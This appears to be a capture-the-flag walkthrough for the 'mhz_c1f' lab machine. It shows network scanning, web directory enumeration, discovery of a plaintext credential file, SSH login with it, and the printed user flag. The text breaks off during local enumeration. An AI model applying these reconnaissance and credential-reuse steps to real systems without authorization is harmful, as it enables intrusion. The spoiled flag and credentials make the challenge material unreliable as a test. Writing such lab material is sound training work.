MHZ_CXF: C1F Walkthrough

Challenge name(Vm): mhz_c1f
Category: writeups
Goal: acquire root access
Challenge Points: ----
Year/Date: 2024/11


Description:

A piece of cake machine,

You will learn a little about enumeration/local enumeration , steganography.


Hii, Let’s solve this challenge………..

As Always, let’s start **netdiscover** or **arp-scan** tools for scanning ip address of remote machine:




```
┌──(root㉿solo)-[/home/h4ck3r]
└─# netdiscover -r 192.168.62.0/24
```

The red color square shows the our target ip address with mac address




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 144
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.62.94   ae:02:3b:bd:4c:dd      1      42  Unknown vendor
 192.168.62.61   e8:2a:44:ec:a8:53      1      42  Liteon Technology Corporation
 192.168.62.149  e8:2a:44:ec:a8:53      1      60  Liteon Technology Corporation
```

Lets Scan Target ip address with Nmap tool with -A switch which indicate it scan the os detection, version detection, etc…, and it result port 22,80 are open




```
┌──(root㉿solo)-[/home/h4ck3r]
└─# nmap -A 192.168.62.149
```




```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 18:38 IST
Nmap scan report for 192.168.62.149
Host is up (0.012s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 38:d9:3f:98:15:9a:cc:3e:7a:44:8d:f9:4d:78:fe:2c (RSA)
|   256 89:4e:38:77:78:a4:c3:6d:dc:39:c4:00:f8:a5:67:ed (ECDSA)
|_  256 7c:15:b9:18:fc:5c:75:aa:30:96:15:46:08:a9:83:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: E8:2A:44:EC:A8:53 (Liteon Technology)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets, first Enumerate port 80(http) which is running web service, the tool we use here is **dirb,** Unfortunately we didn’t find any usable directory. We use http://192.168.168.149 because port 80 running http protocol.




```
┌──(root㉿solo)-[/home/h4ck3r]
└─# dirb http://192.168.62.149

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Dec 11 19:04:44 2024
URL_BASE: http://192.168.62.149/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.62.149/ ----
+ http://192.168.62.149/index.html (CODE:200|SIZE:10918)
+ http://192.168.62.149/server-status (CODE:403|SIZE:279)

-----------------
END_TIME: Wed Dec 11 19:05:28 2024
DOWNLOADED: 4612 - FOUND: 2
```

We didn’t find any useful information, so let’s try **nikto** tool,, wow,, we found some interesting directory called /**notes**.**txt**,, let’s check it in browser or we can also use **curl** tool.




```
┌──(root㉿solo)-[/home/h4ck3r]
└─# nikto -host http://192.168.62.149
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.62.149
+ Target Hostname:    192.168.62.149
+ Target Port:        80
+ Start Time:         2024-12-11 19:29:06 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/e
n-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the conte
nt of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerabil
ity-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL f
or the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 5a40b796e2191, mti
me: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /notes.txt: This might be interesting.
+ 8102 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2024-12-11 19:33:00 (GMT5.5) (234 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

The result we got after browsing url is http://192.168.62.149/notes.txt,, hmmm….. we got another one hint called remb.txt and remb2.txt file.




```
1- i should finish my second lab
2- i should delete the remb.txt file and remb2.txt
```

After browsing url http://192.168.62.149/remb.txt,, we found some useful information. As show in the figure below. It look like a username:password format.




```
first_stage:flagitifyoucan1234
```

Starting from netdiscover command the port number 22 also running which is ssh protocol, let’s use that we got useful credentials from remb.txt file. The syntax of ssh in command line is example: ssh username@target_ip. Hurry…., we log in as first_stage user command prompt. Let’s try to enumerate further.




```
┌──(root㉿solo)-[/home/h4ck3r]
└─# ssh first_stage@192.168.62.149
first_stage@192.168.62.149's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Dec 11 14:25:33 UTC 2024

  System load:  0.24               Processes:             90
  Usage of /:   49.9% of 9.78GB    Users logged in:       0
  Memory usage: 8%                 IP address for enp0s3: 192.168.62.149
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

260 packages can be updated.
186 updates are security updates.

New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Dec 10 19:50:53 2024
$
$ whoami
first_stage
$ 
```

We use **/bin/bash** shell command for get shell prompt for user first_stage,, we run **ls -al** command for long listing with hidden file. We found user.txt file and we use **cat** command to display content of that file. And we got some useful contents, it showing that we log in as low privileges account. lets investigate further.




```
$ /bin/bash
first_stage@mhz_c1f:~$ pwd
/home/first_stage
first_stage@mhz_c1f:~$ whoami
first_stage
first_stage@mhz_c1f:~$ ls -al
total 44
drwxr-xr-x 5 first_stage first_stage 4096 Dec 10 19:38 .
drwxr-xr-x 4 root        root        4096 Apr 24  2020 ..
-rw------- 1 first_stage first_stage  678 Dec 11 14:30 .bash_history
-rw-r--r-- 1 first_stage first_stage  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 first_stage first_stage 3771 Apr  4  2018 .bashrc
drwx------ 2 first_stage first_stage 4096 Apr 24  2020 .cache
drwx------ 3 first_stage first_stage 4096 Apr 24  2020 .gnupg
-rw-r--r-- 1 first_stage first_stage  807 Apr  4  2018 .profile
-rw------- 1 first_stage first_stage    7 Dec 10 18:49 .python_history
drwx------ 2 first_stage first_stage 4096 Apr 24  2020 .ssh
-rw------- 1 first_stage first_stage    0 Apr 24  2020 .viminfo
-rw-rw-r-- 1 first_stage first_stage  156 Sep  7  2020 user.txt
first_stage@mhz_c1f:~$ cat user.txt
HEEEEEY , you did it
that's amazing , good job man

so just keep it up and get the root bcz i hate low privileges ;)

User flag - 5LBC6ML12A33

#mhz_cyber
first_stage@mhz_c1f:~$ 
```

Here we used **cd** command for nevigating directory and we went back here and found two users, 1. first_stage and another user one is mhz_clf lets nevigate this user and we found Painting directory and further nevigate we used ls command and we found list of jpeg images. And we used python3 -m http.server 4444 for act like a http server to download file remotely.




```
first_stage@mhz_c1f:~$ cd ..
first_stage@mhz_c1f:/home$ ls
first_stage  mhz_c1f
first_stage@mhz_c1f:/home$ cd mhz_clf
bash: cd: mhz_clf: No such file or directory
first_stage@mhz_c1f:/home$ cd mhz_c1f
first_stage@mhz_c1f:/home/mhz_c1f$ ls
Paintings
